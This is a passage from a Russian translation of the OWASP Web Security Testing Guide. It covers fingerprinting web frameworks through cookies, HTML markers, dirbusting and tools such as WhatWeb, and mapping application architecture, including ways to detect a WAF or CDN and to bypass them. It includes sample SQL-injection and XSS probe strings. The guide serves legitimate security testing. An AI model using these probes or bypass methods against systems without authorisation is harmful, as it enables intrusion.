User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-ru,ru;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: CAKEPHP=rm72kprivgmau5fmjdesbuqi71;
Connection: keep-alive
Cache-Control: max-age=0

```

Рисунок 4.1.8-7: HTTP-запрос Cakephp

Установлен файл cookie **CAKEPHP**, дающий информацию об используемом фреймворке. Список распространённых имён файлов cookie представлен в разделе [Cookies](#). Как и в предыдущем случае есть ограничения в использовании этого механизма идентификации, т.к. можно изменить имя файлов cookie. Например, для выбранного фреймворка **CakePHP** это можно сделать с помощью следующей конфигурации (выдержка из **core.php**):

```

/**
 * The name of CakePHP's session cookie.
 *
 * Note the guidelines for Session names states: "The
 * session name references
 * the session id in cookies and URLs. It should contain
 * only alphanumeric
 * characters."
 * @link http://php.net/session_name
 */
Configure::write('Session.cookie', 'CAKEPHP');

```

Однако здесь эти изменения менее вероятны, чем в заголовке **X-Powered-By** поэтому такой подход к идентификации можно считать более надёжным.

Исходный код HTML

Этот метод основан на поиске определённых шаблонов в исходном коде HTML-страницы. Часто можно найти информацию, которая помогает распознать конкретный компонент. Одним из распространённых маркеров являются комментарии HTML, которые напрямую ведут к раскрытию фреймворка. Чаще можно найти определённые пути, т.е. ссылки на папки CSS или JS, специфичные для фреймворка. Наконец, некоторые переменные скрипта также могут указывать на тот или иной фреймворк.

На скриншоте ниже можно легко узнать используемый фреймворк и его версию по указанным маркерам. Комментарий, специфичные пути и переменные скрипта — всё это может помочь злоумышленнику быстро определить фреймворк ZK.

```

13 <script type="text/javascript" src="/zkau/web/bb9dff2f/js/zk.wpd" charset="UTF-8"></script>
14 <script type="text/javascript" src="/zkau/web/bb9dff2f/js/zul.lang.wpd" charset="UTF-8"></script>
15 <script type="text/javascript" src="/zkau/web/bb9dff2f/js/zul.jsp.js" charset="UTF-8"></script>
16 <!-- ZK 6.5.1.1 EE 2012121311 -->
17 <script class="z-runonce" type="text/javascript">
```

очень заботятся о сокрытии информации об используемых фреймворках или компонентах. Все ещё можно наткнуться на что-то подобное внизу страницы:

“images/Banshee_bottom_page.png” не может быть найдена.

Рисунок 4.1.8-3: Нижняя часть страницы Banshee

Специфичные файлы и папки

Есть ещё один подход, который очень помогает злоумышленнику или тестировщику с высокой точностью идентифицировать приложения или компоненты. Каждый web-компонент имеет собственную структуру файлов и папок на сервере. Было отмечено, что можно увидеть специфичный путь из исходного кода HTML-страницы. Иногда он не указан там явно, но тем не менее есть на сервере.

Для их обнаружения используется метод, известный как принудительный просмотр или dirbusting (англ.: перебор каталогов). Дирбастинг — это перебор с известными именами папок и файлов и отслеживание HTTP-ответов для инвентаризации содержимого целевого сервера. Эта информация может использоваться как для поиска файлов по умолчанию и атаки на них, так и для идентификации web-приложения. Дирбастинг может быть выполнен несколькими способами, в приведённом ниже примере показана успешная атака цели на WordPress с помощью заданного списка и функциональности Intruder в Burp Suite.

Request ▲	Payload	Status	Error	Timeout	Length
1	wp-includes/	403	<input type="checkbox"/>	<input type="checkbox"/>	383
2	wp-admin/	302	<input type="checkbox"/>	<input type="checkbox"/>	396
3	wp-content/	200	<input type="checkbox"/>	<input type="checkbox"/>	181

Рисунок 4.1.8-4: Дирбастинг в Burp

Мы видим, что для некоторых специфичных для WordPress папок (например, **/wp-includes/**, **/wp-admin/** и **/wp-content/**) получены HTTP-ответы 403 (Forbidden), 302 (Found, перенаправление на **wp-login.php**), и 200 (OK) соответственно. Это верный показатель того, что цель работает на WordPress. Таким же образом можно дирбастить другие папки плагинов приложений и их версии. На скриншоте ниже можно увидеть типичный файл CHANGELOG плагина Drupal, который предоставляет информацию об используемом приложении и раскрывает уязвимую версию плагина.





Рисунок 4.1.8-5: Раскрытие информации о плагине Botcha в Drupal

Совет: прежде чем приступить к дирбастингу, проверьте файл **robots.txt**. Иногда там также можно найти папки для некоторых приложений и другую чувствительную информацию. Пример такого файла **robots.txt** представлен на скриншоте ниже.



```
User-Agent: *
Disallow: /_my_sql_dumper_/
Disallow: /wp-admin/
Disallow: /wp-login/
Disallow: /privat/
Disallow: /wp-includes
Disallow: /wp-content/plugins
Disallow: /wp-content/themes
Disallow: /cgi-bin
Disallow: /logs/
Disallow: */trackback
Disallow: /category/*/
Disallow: */comments
Disallow: */comment
Disallow: *respond
Disallow: *?replytocom
Disallow: /impressum
Disallow: /xmlrpc.php
```

Рисунок 4.1.8-6: Раскрытие информации в robots.txt

Наименования специфичных файлов и папок характеризуют конкретные приложения. Если исходный код идентифицированного приложения или компонента открыт, может быть полезно временно установить его себе до тестов на проникновение, чтобы лучше узнать, какая инфраструктура или функциональность в них представлена, и какие файлы могут быть на сервере. Однако уже есть несколько хороших списков файлов — один из примеров — [списки предсказуемых файлов/папок FuzzDB](#).

Расширения файлов

URL-адреса могут содержать расширения файлов, которые также могут помочь идентифицировать web-платформу или технологию.

Например, в вики у OWASP используется PHP:

```
https://wiki.owasp.org/index.php?
title=Fingerprint_Web_Application_Framework&action=edit&sec
tion=4
```

Вот некоторые распространённые расширения web-файлов и связанные с ними технологии:

- **.php** — PHP

- **.aspx** — Microsoft ASP.NET
- **.jsp** — Java Server Pages

Сообщения об ошибках

Как видно на следующем снимке экрана, приведённый путь к файловой системе указывает на использование WordPress (**wp-content**). Также тестировщики должны знать, что WordPress работает на PHP (**functions.php**).




Рисунок 4.1.8-7: Ошибка парсинга в WordPress

Распространённые идентификаторы

Cookies

Фреймворк	Наименование файла Cookie
Zope	zope3
CakePHP	cakephp
Kohana	kohanasession
Laravel	laravel_session
phpBB	phpbb3_
WordPress	wp-settings
1C-Bitrix	BITRIX_
AMPcms	AMP
Django CMS	django
DotNetNuke	DotNetNukeAnonymous
e107	e107_tz
EPiServer	EPiTrace, EPiServer
Graffiti CMS	graffitibot
Hotaru CMS	hotaru_mobile
ImpressCMS	ICMSession

Фреймворк	Наименование файла Cookie
Indico	MAKACSESSION
InstantCMS	InstantCMS[дата_записи]
Kentico CMS	CMSPreferredCulture
MODx	SN4[12 символов]
TYPO3	fe_typo_user
Dynamicweb	Dynamicweb
LEPTON	lep[некоторое_число]+sessionid
Wix	Domain=.wix.com
VIVVO	VivvoSessionId

Исходный код HTML

Приложение	Ключевые слова
WordPress	<code><meta name="generator" content="WordPress 3.9.2" /></code>
phpBB	<code><body id="phpbb"</code>
Mediawiki	<code><meta name="generator" content="MediaWiki 1.21.9" /></code>
Joomla	<code><meta name="generator" content="Joomla! - Open Source Content Management" /></code>
Drupal	<code><meta name="Generator" content="Drupal 7 (http://drupal.org)" /></code>
DotNetNuke	<code>DNN Platform - [http://www.dnnsoftware.com] (http://www.dnnsoftware.com)</code>

Общие маркеры

- `%framework_name%`
- `powered by`
- `built upon`
- `running`

Специальные маркеры

Фреймворк	Ключевые слова
Adobe ColdFusion	<code><!-- START headerTags.cfm</code>
Microsoft ASP.NET	<code>__VIEWSTATE</code>
ZK	<code><!-- ZK</code>
Business Catalyst	<code><!-- BC_OBNW --></code>

Меры защиты

Конечно можно предпринять усилия по использованию других имен файлов cookie (изменив настройки), скрыть или изменить пути к файлам/каталогам (переписав исходный код), удалить известные заголовки и т.д., но эти усилия сводятся к «безопасности через неясность». Владельцы/администраторы систем должны понимать, что всё это замедляет работу только самых неискущённых злоумышленников. Время/усилия лучше потратить на повышение осведомлённости заинтересованных сторон и работу по сопровождению решения.

Инструменты

Ниже представлен список общих и хорошо известных инструментов. Существует также множество других утилит, а также инструменты для определения фреймворка.

WhatWeb

Сайт: <https://github.com/urbanadventurer/WhatWeb>


В настоящее время это один из лучших инструментов для идентификации.

Поставляется по умолчанию в дистрибутиве [Kali Linux](#). Язык: Ruby, функция Match.

Поиск осуществляется по:

- Текстовым строкам (с учётом регистра)
- Регулярным выражениям
- Запросам к Google Hack Database (по ограниченному набору ключевых слов)
- Хэшам MD5
- Распознаваемым URL-адресам
- Шаблонам HTML-тегов
- Пользовательскому коду Ruby для пассивных и активных операций.

Пример вывода представлен на скриншоте ниже:



```

$ ./whatweb www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] AtomFeed[/index.php?format=feed&type=rss], Sc
ript, MetaGenerator[Joomla! 1.5 - Open Source Content Management], HTTPServer[Apache],
Google-Analytics[GA][791888], Apache, IP[210.48.71.202], Joomla[1.5], Cookies[e964b8ff6
be2b1058b145da14a39e90d], Title[Ardent Creative, Christchurch Web Design], Country[NEW
ZEALAND][NZ]
$ ./whatweb -a 3 www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] AtomFeed[/index.php?format=feed&type=rss], Sc
ript, MetaGenerator[Joomla! 1.5 - Open Source Content Management], HTTPServer[Apache],
Google-Analytics[GA][791888], Apache, IP[210.48.71.202], Joomla[1.5,1.5.19 - 1.5.22], C
ookies[e964b8ff6be2b1058b145da14a39e90d], Title[Ardent Creative, Christchurch Web Desig
n], Country[NEW ZEALAND][NZ]
$ ./whatweb -a 3 -p joomla www.ardentcreative.co.nz
http://www.ardentcreative.co.nz [200] Joomla[1.5,1.5.19 - 1.5.22]
$

```

Рисунок 4.1.8-8: Пример вывода Whatweb

Wappalyzer

Сайт: <https://www.wappalyzer.com/>

Wappalyzer доступен в нескольких моделях использования, наиболее популярными из которых, видимо, являются расширения Firefox/Chrome. Он полагается только на сопоставление регулярных выражений и не требует ничего, кроме загрузки страницы в браузер. Выдаёт результаты в виде иконок. Хотя иногда бывают ложные срабатывания, очень удобно получить представление о том, какие технологии использовались для создания целевого web-сайта сразу после просмотра его страницы.

Пример вывода на скриншоте ниже.




Рисунок 4.1.8-9: Пример вывода Wappalyzer для сайта OWASP

Ссылки

Технические руководства

- [Saumil Shah: "An Introduction to HTTP fingerprinting"](#)
- [Anant Shrivastava : "Web Application Finger Printing"](#)

Архитектура приложения

ID

WSTG-INFO-10

Обзор

Чтобы тщательно протестировать приложение и дать содержательные рекомендации по устранению выявленных проблем, важно понимать, что вы на самом деле тестируете. Кроме того, это может помочь определить, какие компоненты не входят в область тестирования.

Современные web-приложения могут сильно различаться по сложности: от простого скрипта, работающего на одном сервере, до очень сложного приложения, распределённого по десяткам различных систем и компонентов, написанного на разных языках. Также могут существовать дополнительные компоненты сетевого уровня, такие как межсетевые экраны или системы защиты от вторжений, которые могут оказать значительное влияние на тестирование.

Задача тестирования

- Разобраться в архитектуре приложения и используемых технологиях.

Как тестировать

При тестировании с точки зрения «чёрного ящика» важно попытаться создать чёткую картину того, как работает приложение и какие технологии и компоненты используются. В некоторых случаях можно протестировать определённые компоненты (например, web application firewall), в то время как другие можно определить, анализируя поведение приложения.

В приведённых ниже разделах представлен высокоуровневый обзор наиболее распространённых архитектурных компонентов, а также подробные сведения о том, как их можно распознать.

Компоненты приложения

Web-сервер

Простые приложения могут работать на одном сервере, который можно идентифицировать с помощью шагов, описанных в разделе [Fingerprinting веб-сервера](#) данного руководства.

Platform-as-a-Service (PaaS)

В модели «Платформа как услуга» (PaaS) web-сервер и базовая инфраструктура управляются поставщиком услуг, а клиент несёт ответственность только за приложение, которое на нём развернуто. С точки зрения тестирования есть два основных отличия:

- Владелец приложения не имеет доступа к базовой инфраструктуре, поэтому не может напрямую устранять какие-либо проблемы.
- Тестирование инфраструктуры, скорее всего, выходит за рамки обязательств.

В некоторых случаях можно распознать PaaS, если приложение использует определённое доменное имя (например, приложения, развернутые в Azure App Services, будут иметь домен `*.azurewebsites.net`, хотя они также могут использовать и свои домены). В других случаях определить, используется ли PaaS трудно.

Serverless

В бессерверной модели разработчики предоставляют код, который выполняется непосредственно на платформе хостинга в виде отдельных функций, а не в виде традиционного более объёмного web-приложения, развернутого в webroot. Это делает его хорошо подходящим для архитектур, основанных на микросервисах. Как и в случае с PaaS, тестирование инфраструктуры, скорее всего, выйдет за рамки.

В некоторых случаях на использование бессерверного кода может указывать наличие определенных HTTP-заголовков. Например, функции AWS Lambda обычно возвращают следующие заголовки:

```
X-Amz-Invocation-Type
X-Amz-Log-Type
X-Amz-Client-Context
```

Azure Functions менее очевидны. Обычно они возвращают заголовок `Server: Kestrel`, но этого самого по себе недостаточно, чтобы быть уверенным, что это

функция Azure App, а не какой-либо другой код, работающий на Kestrel.

Микросервисы

В архитектуре, основанной на микросервисах, приложения состоит из нескольких отдельных сервисов API, а не работает как монолитное приложение. Сами сервисы часто запускаются внутри контейнеров (обычно с помощью Kubernetes) и могут использовать множество различных операционных систем и языков. Хотя они обычно находятся за одним API-шлюзом и доменом, использование нескольких языков (на что часто указывают сообщения об ошибках) может свидетельствовать о том, что используются микросервисы.

Статичное хранилище

Многие приложения хранят статичный контент на специализированных платформах хранения, а не размещают его непосредственно на самом web-сервере. Двумя наиболее распространёнными платформами являются Amazon S3 Buckets, и Azure Storage Accounts, и их можно легко идентифицировать по доменным именам:

- Amazon S3 Buckets это либо **BUCKET.s3.amazonaws.com** или **s3.REGION.amazonaws.com/BUCKET**
- Azure Storage Accounts это **ACCOUNT.blob.core.windows.net**

Эти учётные записи для хранения часто могут предоставлять доступ к чувствительным файлам, как описано в разделе [Тестирование облачного хранилища](#).

Базы данных

Большинство нетривиальных web-приложений используют какую-нибудь базу данных для хранения динамического содержимого. Часто определить базу данных можно с помощью:

- Сканирования портов сервера в поиске открытых, связанных с определёнными базами данных.
- Вызова сообщений об ошибках, связанных с SQL (или NoSQL) (или поиска существующих ошибок в [поисковой системе](#)).

Там, где невозможно определить базу данных с полной уверенностью, часто можно сделать обоснованное предположение, основанное на других аспектах приложения:

- Windows, IIS и ASP.NET часто используют сервер Microsoft SQL..
- Во встроенных системах часто используют SQLite.
- PHP часто использует MySQL или PostgreSQL.

- APEX часто использует Oracle.

Это не строгие правила, но они, безусловно, могут дать разумную отправную точку, если нет более подробной информации.

Аутентификация

Большинство приложений имеют ту или иную форму аутентификации для пользователей. Существует несколько серверных модулей аутентификации, которые можно определить, например:

- Конфигурация web-сервера (включая файлы `.htaccess`) или указанные в скриптах пароли.
 - Обычно отображается как базовая HTTP-аутентификация (логин и пароль), на что указывает всплывающее окно в браузере и HTTP-заголовок `WWW-Authenticate: Basic`.
- Локальные учётные записи пользователей в базе данных.
 - Обычно применяется в конечных точках API или формах приложения.
- Существующий источник централизованной аутентификации, такой как Active Directory или LDAP-сервер.
 - Может использовать NTLM-аутентификацию, на что указывает HTTP-заголовок `WWW-Authenticate: NTLM`.
 - Может применяться в форме web-приложения.
 - Может потребовать ввода имени пользователя в формате DOMAIN\username, или выдать раскрывающийся список доступных доменов.
- Единый вход (SSO) с внутренним или внешним поставщиком.
 - Обычно применяется OAuth, OpenID Connect или SAML.

Приложения могут предоставлять пользователю несколько вариантов аутентификации (например, регистрация локальной учётной записи или использование существующей в Google), и могут применять различные механизмы аутентификации для обычных пользователей и администраторов.

Сторонние сервисы и API

Почти все web-приложения включают сторонние ресурсы, которые загружаются или взаимодействуют с клиентом. Они могут включать в себя:

- [Активный контент](#) (например, скрипты, таблицы стилей, шрифты и фреймы).
- [Пассивный контент](#) (например, изображения и видео).
- Внешние API.
- Кнопки социальных сетей.
- Рекламные сети.

- Платёжные шлюзы.

Эти ресурсы запрашиваются непосредственно браузером пользователя, поэтому их легко идентифицировать с помощью Инструментов разработчика или перехватывающего прокси. Хотя важно их идентифицировать (поскольку они могут повлиять на защищённость приложения), помните, что *обычно они не подлежат тестированию*, поскольку принадлежат третьим сторонам.

Сетевые компоненты

Обратный прокси-сервер

Обратный прокси-сервер находится перед одним или несколькими внутренними серверами и перенаправляет запросы в соответствующее место назначения. Он может иметь различные функциональные возможности, например:

- Действует как **Балансировщик нагрузки** или **Web Application Firewall (WAF)**.
- Разрешает размещать несколько приложений на одном IP-адресе или домене (в подкаталогах).
- Реализует фильтрацию по IP или другие ограничения.
- Кэширует содержимое серверной части для повышения производительности.

Не всегда возможно обнаружить обратный прокси-сервер (особенно если за ним стоит только приложение), но иногда его можно идентифицировать по:

- Несоответствию между сервером и приложением (например, заголовок **Server: nginx** с приложением на ASP.NET).
 - Иногда это может привести к уязвимостям [request smuggling](#).
- Дублирующимся заголовкам (особенно заголовок **Server**).
- Нескольким приложениям, размещённым на одном IP-адресе или домене (особенно если они написаны на разных языках).

Балансировщик нагрузки

Балансировщик нагрузки находится перед несколькими внутренними серверами и распределяет запросы между ними, чтобы обеспечить большую избыточность и вычислительные ресурсы для приложения.

Балансировщики нагрузки может быть трудно обнаружить, но иногда их можно идентифицировать, отправив несколько запросов и изучая ответы на предмет различий, таких как:

- Несогласованное (между компонентами) системное время.
- Различные внутренние IP-адреса или имена хостов в подробных сообщениях об ошибках.

- Разные адреса, возвращаются из-за уязвимости [Тестирование подделки запроса на стороне сервера \(SSRF\)](#).

На них также может указывать наличие определённых файлов cookie (например, балансировщики нагрузки F5 BIG-IP создают файлы cookie с именем **BIGipServer**).

Сети доставки контента (CDN)

Сеть доставки контента (CDN) — это географически распределенный набор кэширующих прокси-серверов, предназначенный для повышения производительности и обеспечения дополнительной устойчивости web-сайта.

Обычно они конфигурируются путём указания общедоступного домена на серверы CDN, а затем настраивается CDN для подключения к соответствующим внутренним серверам (иногда называемым "origin").

Самый простой способ обнаружить CDN — поискать в WHOIS IP-адреса, в которые определяется домен. Если они принадлежат компании CDN (например, Akamai, Cloudflare или Fastly — см. [более полный список](#)) то похоже, что используется CDN.

При тестировании сайта за CDN вы должны иметь в виду следующие аспекты:

- IP-адреса и серверы принадлежат поставщику CDN поэтому, скорее всего, будут недоступны для тестирования инфраструктуры.
- Многие CDN также включают такие функции, как обнаружение ботов, ограничение частоты запросов и web application firewall.
- CDN обычно кэшируют контент, поэтому изменения, внесённые на серверную часть web-сайта, могут появиться не сразу.

Если сайт находится за CDN, то полезно идентифицировать внутренние серверы. Если у них нет надлежащего контроля доступа, то вы можете обойти CDN (и предлагаемые ею средства защиты), получив прямой доступ к внутренним серверам. Существует множество различных методов, которые могут позволить вам идентифицировать серверную часть:

- Электронные письма, отправляемые приложением, могут поступать непосредственно от внутреннего сервера, который может раскрыть свой IP-адрес.
- Перебор DNS (DNS grinding), передача зон или списки certificate transparency для домена могут выявить нужный поддомен.
- Сканирование диапазонов IP-адресов, которые используются компанией, может обнаружить внутренний сервер.
- Эксплуатация [подделки запросов на стороне сервера \(SSRF\)](#) может раскрыть IP-адрес сервера.

- Подробные сообщения об ошибках от приложения могут раскрывать IP-адреса или имена хостов.

Средства безопасности

Межсетевой экран (МСЭ)

Большинство web-серверов будут защищены МСЭ с фильтрацией пакетов или проверкой состояния, который блокирует любой ненужный сетевой трафик. Чтобы обнаружить это, выполните сканирование портов сервера и изучите результаты.

Если большинство портов показаны как closed (т.е. они возвращают пакет **RST** в ответ на исходный пакет **SYN**) это говорит о том, что сервер не защищён МСЭ. Если порты отображаются как filtered (т.е. при отправке пакета **SYN** на неиспользуемый порт ответ не получен), то, скорее всего, установлен МСЭ.

Кроме того, если снаружи доступны неуместные сервисы (такие как SMTP, IMAP, MySQL и т.д.), это говорит о том, что либо МСЭ отсутствует, либо он настроен неправильно.

Система обнаружения и предотвращения сетевых вторжений

Сетевая система обнаружения вторжений (IDS) обнаруживает подозрительную или вредоносную активность на уровне сети (например, сканированием портов или уязвимостей) и выдаёт предупреждения. Система предотвращения вторжений (IPS) аналогична, но также принимает меры по предотвращению — обычно путём блокировки IP-адреса источника.

IPS обычно можно обнаружить, запустив инструменты автоматического сканирования (например, сканер портов) для целевого объекта и проверив, заблокирован ли исходный IP-адрес. Однако многие инструменты уровня приложений могут не обнаруживаться системой IPS (особенно если она не расшифровывает TLS).

Web Application Firewall (WAF)

Web Application Firewall (WAF) проверяет содержимое HTTP-запросов и блокирует те, которые кажутся подозрительными или вредоносными, или динамически применяет другие элементы управления, такие как CAPTCHA или ограничение частоты запросов. Обычно они основаны на наборе известных сигнатур и регулярных выражений, таких как [OWASP Core Rule Set](#). WAF могут быть эффективны для защиты от некоторых типов атак (таких как SQL-инъекции или XSS — межсайтовые скрипты), но менее эффективны против других типов (таких как проблемы, связанные с контролем доступа или бизнес-логикой).

WAF можно развернуть в нескольких местах, в том числе:

- На самом web-сервере.
- На отдельной виртуальной машине или оборудовании.
- В облаке перед внутренним сервером.

Поскольку WAF блокирует вредоносные запросы, его можно обнаружить, добавляя распространённые вектора атак к параметрам, и проверяя, блокируются ли они. Например, попробуйте добавить параметр `foo` со значением `'UNION SELECT 1` или `><script>alert(1)</script>`. Если эти запросы блокируются, это предполагает наличие WAF. Кроме того, сама страница блокировки может содержать информацию о конкретной используемой технологии. Наконец, некоторые WAF могут добавлять файлы cookie или HTTP-заголовки к ответам, которые могут выявить их присутствие.

Если используется облачный WAF, то его можно обойти путём прямого доступа к внутреннему серверу, используя те же методы, которые обсуждались выше в разделе **Сети доставки контента (CDN)**.

Тестирование управления конфигурацией и развертывания

Анализ конфигурации сетевой инфраструктуры

ID

WSTG-CONF-01

Обзор

